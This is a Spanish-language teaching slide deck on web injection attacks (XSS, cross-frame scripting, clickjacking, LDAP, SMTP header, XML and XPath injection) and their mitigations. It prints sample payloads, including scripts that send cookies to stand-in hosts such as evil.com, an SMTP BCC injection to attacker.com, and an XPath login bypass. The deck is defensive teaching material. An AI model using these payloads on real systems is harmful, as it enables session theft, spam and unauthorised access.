
Tipos de XSS:

- **Reflejado o Reflected XSS:** (inyección no persistente): Código se ejecuta inmediatamente tras hacer clic en un enlace malicioso. El servidor lee los datos de la petición HTTP y los inserta (sin validar ni neutralizar) en la respuesta. Esos datos insertados en la respuesta pueden contener código ejecutable.
- **Almacenado o Stored XSS (inyección persistente):** El atacante consigue insertar texto JavaScript en la base de datos. Estos datos se pueden utilizar más adelante para generar contenido HTML
- **DOM-Based XSS:** La inyección de código la realiza el navegador. Esto significa que, al contrario que en los tipos 1 y 2, la respuesta de la petición HTTP no contiene el script que se ha injectado.

XSS Reflejado

Cuando se accede a una página que no existe “non_existent_file”, el servidor genera un documento HTML que muestra el fichero que no existe.

http://acme.com/non_existent_file



```
<html>
<body>

Page not found: /non_existent_file

</body>
</html>
```



XSS Reflejado

- Pero si en la URL se añade contenido JavaScript, el servidor genera ese script en la respuesta HTTP y su contenido se ejecuta en el navegador del usuario.
- Un método frecuente de propagación de este tipo de ataques es a través de enlaces (por ejemplo dentro de un correo electrónico) de tal manera que es la propia víctima la que al hacer click, provoca el ataque:

[http://acme.com/<script>alert\("Hacked!"\)</script>](http://acme.com/<script>alert('Hacked!')</script>)

```
<html>
<body>

Page not found: <script>alert ("Hacked!");</script>

</body>
</html>
```

XSS Almacenado

- En la inyección de JavaScript de forma persistente (**Stored XSS**), el atacante consigue introducir código JavaScript dentro de un registro de la base de datos.
- Con posterioridad, ese contenido se utiliza para generar las páginas HTML a las que acceden otros usuarios del sitio web.
- Por lo tanto, la peligrosidad de este ataque, reside en que **el código JavaScript se ejecuta dentro de la cuenta de cualquier usuario**.
- Este tipo de ataques son especialmente peligrosos en aplicaciones web de tipo colaborativo, por ejemplo, foros o redes sociales.

XSS Reflejado

- En este ejemplo, algunos campos del formulario de alta de un nuevo usuario son vulnerables a inyección de JavaScript.
- Por lo tanto, en el campo “Email” es posible añadir el siguiente texto:

```
aaa@aa.com"><script>alert(document.cookie)</script>
```




The screenshot shows a user registration form titled 'User Details'. It has five fields: 'Name' (Administrator), 'Username' (admin), 'Email' (aaa@aa.com), 'New Password' (empty), and 'Verify Password' (empty). The 'Email' field is highlighted with a red border, indicating it is the target for the XSS attack.

Fuente de la iamgen owasp.org

XSS Reflejado

- Estos datos se almacenan en la base de datos de tal forma que, con posterioridad, cuando el servidor genere contenido HTML con el email del nuevo usuario, el JavaScript malicioso se añadirá a ese documento y se ejecutará en el navegador.



The screenshot shows a web application interface for 'User Details'. On the left, there are three input fields: 'Name' (Administrator), 'Username' (admin), and 'Email' (aaa@aa.com). To the right, a modal window titled 'The page at http://192.168.0.95 says:' displays a warning message with an exclamation mark icon. The message contains a long string of encoded JavaScript code: 32024ddb00f5209405e22d627ea2121=dff75c3dc3e7a122a060952e61f3772; f582ff45885b9eb08ee62e2f88b133f0=4549f211cb2fc201f1fc9055fb90376; mostlyce[startup_key]=a14c8f625e91772b25ac83b0a8a113e5; mostlyce[usertype]=Super+Administrator; 37bb0aa5090deef730fceb87ad0bc338=82eb5c27c3e1f713f4e6c8859ebf1478. An 'OK' button is visible at the bottom right of the modal.

Fuente: owasp.org

XSS Reflejado

- Como se puede ver en la imagen, el contenido HTML de la página generada en el servidor, contiene el script que el atacante insertó en el momento de la creación del usuario.
- Estos ataques son especialmente peligrosos cuando un usuario puede visualizar contenido generado por otros usuarios (por ejemplo, comentarios de productos).

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</script>" />
```

DOM-Based XSS

- En la inyección de JS basada en el DOM (DOM-based XSS), al contrario de lo que sucede en los otros tipos de inyección analizados, la respuesta que envía el servidor no incluye el contenido JavaScript que el atacante consigue insertar en el documento HTML.
- El siguiente script escribe la URL actual del navegador en el árbol DOM.

```
<html>
  <script>
    document.write("<b>Current URL</b> : " + document.baseURI);
  </script>
</html>
```

- Pero si esa URL es maliciosa como está, se produce inyección de JS:
[http://www.example.com/test.html#<script>alert\(document.cookie\)</script>](http://www.example.com/test.html#<script>alert(document.cookie)</script>)

Tipo de contenido inyectado

¿Qué tipo de contenido se puede insertar en un documento HTML utilizando XSS?

- El contenido más habitual son los SCRIPTS

```
<script type="text/javascript">
var x = '../evil.php?c=' + escape(document.cookie);
</script>
```

- Y los IFRAMES

```
<iframe height="0" width="0" src="http://malicious.domain.com/"></iframe>
```

Tipo de contenido injectado

También posible encontrar inyección de scripts en otro tipo de contenido como por ejemplo en estilos y manejadores de eventos:

```
<div style="background-image: url(javascript:alert('hack!'))"></div>
<img SRC=X ONERROR="alert('hack!')"/>
```

Y también en otro tipo de elementos, como etiquetas META (en este caso incluso está codificado en base64 lo que dificulta su detección visual):

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg" />
```


XFS y Clickjacking

- **Cross-Frame Scripting (XFS)** es un ataque que combina inyección de código JavaScript utilizando un iframe
- A través del iframe, el atacante carga la página legítima con el objetivo de robar información del usuario.
- Este ataque a menudo se transmite a través de ingeniería social siendo la propia víctima la que navega al sitio web del atacante, por ejemplo, al hacer click en un enlace que se envía en un correo electrónico malicioso.

XFS y Clickjacking

La siguiente figura ilustra el esquema de este ataque:

- El navegador carga un iframe, y dentro de ese iframe se incrusta la página web del sitio web legítimo.
- Y en último lugar, se utiliza alguna técnica de inyección de JavaScript para ejecutar el ataque.



Fuente de la imagen:
[https://commons.wikimedia.org
/wiki/File:Clickjacking.png](https://commons.wikimedia.org/wiki/File:Clickjacking.png)

XFS y Clickjacking


El siguiente ejemplo muestra cómo injectar JavaScript a través de un ataque de XFS.

```
<iframe style="position: absolute; top: -9999px"
src="http://example.com/
    flawed-page.html?q=<script>document.write('<img src=\"http://evil.com/
?c='+encodeURIComponent(document.cookie)+\">')</script>"></iframe>
```

- En el atributo src del iframe se especifica la URL a cargar dentro del marco, en este caso, esa URL apunta al sitio web legítimo.
- Pero además de cargar la URL, el atacante utiliza un ataque de XSS (de tipo 1) para ejecutar código JavaScript.
- En este caso, el objetivo es el robo de las cookies a través de una imagen que apunta a un sitio web del atacante.

XFS y Clickjacking

- El secuestro de click o Clickjacking es un ataque que consiste en superponer un iframe transparente (invisible) sobre la página que está viendo el usuario.
- En ese iframe transparente se coloca la web con la que se intenta que el usuario interactúe sin ser consciente de ello.



Fuente de la imagen: owasp.org

XSHM

- La manipulación del historial entre dominios (**Cross-site History Manipulation** o **XSHM**) es un ataque que se basa en el hecho de que el historial del navegador contiene entradas de todos los sitios web que el usuario ha visitado anteriormente (por lo tanto, NO se encuentra fragmentado por dominios).
- Este historial es accesible a través de JavaScript (objeto history).
- Estos ataques se suelen combinar con técnicas como por ejemplo CSRF que es una vulnerabilidad que se analizará en detalle en capítulos posteriores.

XSHM

El funcionamiento del objeto **history** (historial) es el siguiente:

1. Cuando el navegador accede a una URL, se añade una entrada en el historial.
2. Si la misma URL se abre múltiples veces, el historial contendrá sólo una entrada para esa URL.
3. Si el navegador accede a una página A, y esa página redirige a una página B, sólo se añadirá al historial la página B.
4. La llamada **location.replace** no añade una entrada nueva al historial sino que reemplaza la entrada actual.
5. El navegador no permite acceder a las direcciones concretas del historial pero sí que permite obtener el número de entradas (**history.length**) y navegar a una dirección almacenada en el historial (**history.go**). Por lo tanto, esto supone una brecha en la política de mismo origen (**Same Origin Policy**) que también se estudiará más adelante.

Inyección de JS en ficheros de log

- Si la herramienta que se utiliza para analizar los ficheros de log tiene capacidades de visualización de HTML y JavaScript, se podría producir inyección de JavaScript dentro de los ficheros de log.
- Por ejemplo, si el servidor escribe un registro de log cuando el perfil del usuario no existe en la base de datos:
`http://www.acme.com/user/profile/Bob`
`http://www.acme.com/user/profile/<script>alert('hacked!')</script>`
- En el registro de logs tendríamos el siguiente contenido:

```
INFO: Reading the profile of the user 'Bob'  
INFO: User not found <script>alert('hacked!')</script>
```

Corrección y Mitigación de XSS

Las principales estrategias que tenemos para corregir y mitigar los ataques de XSS son:

- Escapado y codificación de salidas (Output Encoding)
- Validación y sanitización de entradas
- Uso de frameworks y librerías seguras para escapar y sanitizar.
- Establecer políticas de seguridad en el navegador (**CSP**).
- Establecer protecciones adicionales en el servidor.

Escapado y codificación de salidas

- Escapar caracteres especiales antes de mostrarlos en HTML ([espacio] % * + , - / ; < = > ^ |).
- Usar funciones específicas según el contexto:
 - HTML → htmlspecialchars() en **PHP**, escape() en plantillas de **Python** (Jinja2, Django), StringEscapeUtils.escapeHtml4() en **Java**.
 - JavaScript → codificar valores antes de insertarlos en código JS.
- Atributos HTML → codificar comillas y espacios.

Regla clave: Escapar siempre los datos de usuario al mostrarlos en la página.



Validación y sanitización de entradas

- Validar que las entradas cumplen con tipo, rango y formato esperado (ej. emails, números, fechas).
- Rechazar o limpiar caracteres peligrosos si no son necesarios (<, >, ", ', ;, () etc.).
- Usar librerías seguras para sanitización:
 - **PHP**: filter_var() y librería HTML Purifier.
 - **Python**: HTML.escape y librerías Bleach y WTForms (Flask, Django)
 - **Java**: Librerías: OWASP Java HTML Sanitizer, funciones **validator** y Encoder de ESAPI (OWASP Enterprise Security API) y **Hibernate Validator / Jakarta Bean Validation** no valida, pero asegura formatos correctos.
 - **Javascript**: **DOMPurify** para HTML dinámico).

Uso de frameworks y librerías seguras

- Plantillas modernas :
 - **PHP** (Tiwg, Blade, Smarty)
 - **Python**: (Django Templates, Jinja2, Mako/Tornado templates) Thymeleaf, etc.)
escapan automáticamente las variables.
 - **Java**: (Thymeleaf, JSP con JSTL, FeeMarker).
- Evitar construir HTML/JS con concatenaciones manuales.



Políticas de seguridad en el navegador

- **Content Security Policy (CSP):**
 - Limitar de dónde se pueden cargar scripts (script-src 'self'),
 - Bloquear ejecución inline (unsafe-inline),
 - Permitir solo recursos de confianza.
- **HTTPOnly y Secure cookies** para proteger la sesión frente a robo vía JavaScript.



Protecciones adicionales en el servidor

- Desactivar inline JavaScript cuando sea posible.
- Configurar cabeceras HTTP seguras:
 - **X-XSS-Protection: 1; mode=block** (obsoleta, pero aún útil en navegadores antiguos).
 - **Content-Type: text/html; charset=UTF-8**.
- Revisar bibliotecas y dependencias que generan contenido dinámico.
- Para prevenir **XFS** podemos configurar el servidor para que el navegador no muestre un sitio web dentro de un iframe, el servidor web puede enviar la cabecera HTTP **X-Frame-Options** con valores **DENY**, **SAMEORIGIN** o **ALLOW-FROM <site>**.



OWASP TOP 10

Esta vulnerabilidad tuvo su propia entrada dentro de la lista OWASP Top 10 ocupando la 3a posición en el boletín de 2013 y la 7a en el de 2017. Desde 2021 está contenido en "Injection".

- Explotabilidad: esta vulnerabilidad es sencilla de detectar y explotar.
- Prevalencia: el informe OWASP estima que aproximadamente 2 de cada 3 aplicaciones web tiene alguna vulnerabilidad de XSS.
- Detectabilidad: muy sencillo de detectar, incluso existen herramientas software que permiten hacerlo de forma automática.
- Impacto técnico: dependiendo del tipo de XSS puede ser moderado (Tipo 0 o 1) o elevado (Tipo 2).



CWE

Las principales entradas en el CWE relacionadas con esta vulnerabilidad son las siguientes:

- **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
- **CWE-87: Improper Neutralization of Alternate XSS Syntax.**
- **CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS).**



CAPEC

Los principales patrones de ataque del CAPEC relacionados con esta vulnerabilidad son:

- **CAPEC-63: Cross-Site Scripting (XSS).**
- **CAPEC-199: XSS Using Alternate Syntax.**
- **CAPEC-591: Reflected XSS.**
- **CAPEC-592: Stored XSS.**
- **CAPEC-588: DOM-Based XSS.**
- **CAPEC-243: XSS Targetting HTML Attributes.**

XSS en datos

- Hasta principios de septiembre de 2025, en el CVE había un total de 43.571 vulnerabilidades relacionadas con XSS (CWE-79)
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-79&resultType=records>.
- Y sólo en los meses de julio y agosto de 2025 se registraron un total de 1.540 vulnerabilidades relacionadas con XSS (CWE-79)
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-79&lastModDateRangeStart=2025-07-01&lastModDateRangeEnd=2025-08-31&resultType=records> .





06

Inyección de LDAP



¿Qué es LDAP?

- **LDAP (Lightweight Directory Access Protocol)** o en castellano Protocolo Ligero de Acceso a Directorios) es un protocolo que permite el acceso a un servicio de directorio para buscar diversa información en un entorno de red (RFC 4511).
- Un directorio está formado por un conjunto de objetos con atributos organizados de una manera jerárquica.
- Para acceder a este directorio se utilizan una serie de filtros que tienen una sintaxis concreta (RFC 4515)

Inyección en LDAP

- La sintaxis de estos filtros permite expresiones complejas a través de operadores lógicos **AND, OR, NOT**

```
String q = "(&(USER = " + user + ")(PASSWORD = " + password +  
""));
```

- La consulta anterior permite la autenticación de un usuario en el directorio LDAP.
- De forma similar a lo que sucedía en inyección de SQL, si los caracteres especiales en este lenguaje no se procesan, es posible modificar la semántica de la consulta con fines fraudulentos.

Inyección en LDAP

- En LDAP también es posible ejecutar consultas a ciegas (Blind LDAP Injection) a través de filtros booleanos.
- El siguiente ejemplo permite obtener el salario de un trabajador utilizando esta técnica:

```
const q = "(&(objectClass= " + object + "...))";
(&(objectClass=*)(uid=bob)(salary>=1))...)" -> TRUE
(&(objectClass=*)(uid=bob)(salary>=2))...)" -> TRUE
(&(objectClass=*)(uid=bob)(salary>=3))...)" -> FALSE
```



Corrección y mitigación de inyección LDAP

- Para prevenir los ataques de inyección en los filtros de autenticación LDAP, la defensa más habitual es el **escapado** de las variables de entrada.
- Y siempre que sea posible, es recomendable utilizar una **lista blanca de valores** válidos para los parámetros de entrada. Aunque en el caso de autenticación de usuarios, esta no será la opción más habitual
- Adicionalmente, se recomienda que el usuario que consulta el LDAP tenga los **permisos imprescindibles**, para minimizar los riesgos en caso de que se produzca algún ataque.

CWE y CAPEC en inyección en LDAP

- Las entradas en el CWE relacionadas con esta vulnerabilidad son:
 - CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
 - CWE-943: Improper Neutralization of Special Elements in Data Query Logic (genérica)
- Los patrones de ataque del CAPEC relacionados con esta vulnerabilidad son:
 - CAPEC-136: LDAP Injection





07

Inyección de cabeceras SMTP



Inyección de código SMTP

- **SMTP (Simple Mail Transfer Protocol)** es un protocolo que permite el envío de correos electrónicos.
- Se produce inyección en el un mensaje SMTP cuando a través de entradas de usuario, un atacante consigue insertar cabeceras adicionales u otros elementos dentro de un correo electrónico.
- En el siguiente ejemplo se muestra una petición POST que se genera desde un formulario de contacto que tiene los parámetros from, replyTo y message.

```
POST /contact.php HTTP/1.1
Host: www.example.com

from=bob@acme.com&replyTo=bob@example.com&message=Example message
```

Inyección de código SMTP

- A través de los siguientes datos de entrada, que en el ejemplo de la figura incluyen un salto de línea, es posible añadir nuevas cabeceras.
- En este caso se añade la cabecera BCC que enviará una copia del mensaje a un destinatario diferente.
- Este tipo de técnicas se suelen utilizar para ataques de phishing (capturar un mensaje) o para enviar mensajes de spam (enviar un mensaje a múltiples destinatarios).

```
POST /contact.php HTTP/1.1
```

```
Host: www.example.com
```

```
from=bob@acme.com\nbcc: span@attacker.com&replyTo=bob@example.com&message=Example message
```

Corrección y mitigación de código SMTP

De forma similar a como sucede en otro tipo de vulnerabilidades de inyección de código, para prevenir los ataques de inyección en mensajes SMTP hay dos posibles soluciones:

- Listas blancas de valores válidos.
P.ej.: cuando la lista de posibles destinatarios es un conjunto conocido de direcciones de correo.
- Escapado de los caracteres reservados en el protocolo SMTP
P.ej.: cuando los fragmentos del mensaje SMTP se crean a partir de los valores de los campos de un formulario.

CWE y CAPEC en inyección de SMTP

- En este caso, no hay una entrada específica en la lista del CWE asociada a esta vulnerabilidad y se puede incluir dentro de la categoría genérica:
 - – CWE-150: Improper Neutralization of Escape, Meta, or Control Sequences.
- Los patrones de ataque almacenados en el CAPEC relacionados con inyección dentro del protocolo SMTP son:
 - CAPEC-134: Email Injection.
 - CAPEC-41: Using Meta-characters in E-mail Headers to Inject Malicious Payloads.



08

Inyección de XML y Xpath



Inyección en XML

Se produce **inyección en XML** cuando los datos de entrada contienen caracteres reservados en ese lenguaje, de tal manera que el documento que se genera no es el esperado.

El siguiente ejemplo muestra una transacción que se realiza a través del intercambio de mensajes XML. Para componer el documento, se utiliza una plantilla que se rellena con los datos procedentes de un formulario web (importe total, tarjeta de crédito y dirección de envío).

```
<transaction>
    <total>$total$</total>
    <creditCard>
        $creditCard$
    </creditCard>
    <address>$address$</address>
</transaction>
```

```
<transaction>
    <total>4000.00</total>
    <creditCard>
        4111-1111-1111-1111
    </creditCard>
    <address>hacking street s/n</address>
</transaction>
```

Inyección en XML

- Si en los datos de entrada se añaden caracteres reservados en XML, el resultado puede ser una modificación inesperada en el documento
- En este ejemplo, se podría llegar a modificar el importe total de la transacción:

hacking street s/n /address><total>50</total><address>

```
<transaction>
    <total>4000.00</total>
    <creditCard>
        123456789
    </creditCard>
    <address> hacking street s/n </address><total>50</total><address></address>
</transaction>
```

Inyección en XPath

- **XPath** es un lenguaje de consulta de documentos XML sobre el que también es posible realizar inyección de código si las entradas de usuario no se procesan de forma adecuada.
- Para ilustrar esta vulnerabilidad, el siguiente ejemplo muestra una base de datos de usuarios almacenada en formato XML.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>Bob</username>
    <password>Secr3t</password>
  </user>
  <user>
    <username>Alice</username>
    <password>s3ce3t</password>
  </user>
</users>
```

Inyección en XPath

- Sobre la base de datos de la figura anterior, la siguiente consulta XPath permite realizar el proceso de autenticación.
- Esta consulta se construye de forma dinámica concatenando el usuario y la contraseña proporcionados por el usuario, típicamente a través de un formulario web.

```
const xpathQuery = "//user[username/text()='" + request.get("username") + "' " +  
    "And password/text()='" + request.get("password") + "']";
```

Inyección en XPath

En un escenario normal, la consulta XPath sería similar a la siguiente:

```
//user[username/text()='Bob' And password/text()='Secre3t']"
```

Pero si en los datos de entrada se utilizan caracteres especiales como por ejemplo, las comillas simples:

'Bob' or '1'='1

El resultado sería una expresión XPath que permite autenticar a cualquier usuario sin necesidad de conocer su contraseña.

```
//user[username/text()='Bob' or '1'='1' And password/text()='any']"
```

Corrección y mitigación en XML y XPath

- Para prevenir los ataques de inyección en XML se debe realizar una validación adecuada de los datos proporcionados por el usuario, **escapando** aquellos caracteres que puedan dar lugar a conflictos: (", ', <, > y &).
- No obstante las reglas de escapado varían en función de dónde se va a añadir el contenido, dependiendo de si son: etiquetas, comentarios, valores de atributos, CDATA o instrucciones de procesamiento. En algunos de ellos no es necesario escapar ningún carácter, en otros algunos, y en otros todos.
- Además de escapar los caracteres reservados, un mecanismo más general de validación es a través de XML Schemas o DTD pero es necesario tener cuidado con otra vulnerabilidad muy peligrosa que se estudiará más adelante: XEE (inyección de entidades externas).

CWE y CAPEC en Inyección en XML y XPath

- Las entradas en el CWE relacionadas con estas vulnerabilidades son:
 - CWE-91: XML Injection (aka Blind XPath Injection)
 - CWE-643: Improper Neutralization of Data within XPath Expressions ('XPathInjection')
- Los patrones de ataque del CAPEC relacionados con estas vulnerabilidades son:
 - CAPEC-250: XML Injection
 - CAPEC-83: XPath Injection

Conclusiones

- Los lenguajes que generan expresiones o consultas de forma dinámica se pueden ver afectados por ataques de inyección de código. Por lo tanto, durante la generación de estas expresiones, es imprescindible **escapar los caracteres especiales** de los diferentes lenguajes o protocolos y **validar todos los datos de entrada** de la aplicación.
- Siempre que exista la posibilidad de formatear los datos de entrada utilizando un **método estándar**, por ejemplo, las sentencias parametrizadas en SQL.

Conclusiones

- Cuando no existe una forma estándar de formatear los datos, la técnica de prevención a través de listas blancas es la más efectiva dado que el conjunto de valores de entrada queda perfectamente acotado.
- Pero esta técnica no siempre es posible, con lo que en muchas ocasiones es necesario procesar manualmente los datos y neutralizar los caracteres especiales de cada lenguaje (escapado).
- Para algunos lenguajes existen librerías de contrastada eficacia, que ya realizan ese procesamiento.
- Siempre es preferible utilizar esas librerías a realizar una implementación propia.

Bibliografía y Webgrafía

- **Presentaciones de Puesta en Producción Segura.** *Rafael López García.*
- **Seguridad de aplicaciones.** *José Losada Pérez.*
- **Presentaciones de Puesta en Producción Segura.** *Rafael Fuentes Ferrer.*



Gracias!

¿Alguna pregunta?



informatica.iesvalledeljerteplasencia.es



coordinacion.cenfp@iesvp.es



C/ Pedro y Francisco González, s/n
10600, Plasencia (Cáceres)



927 01 77 74

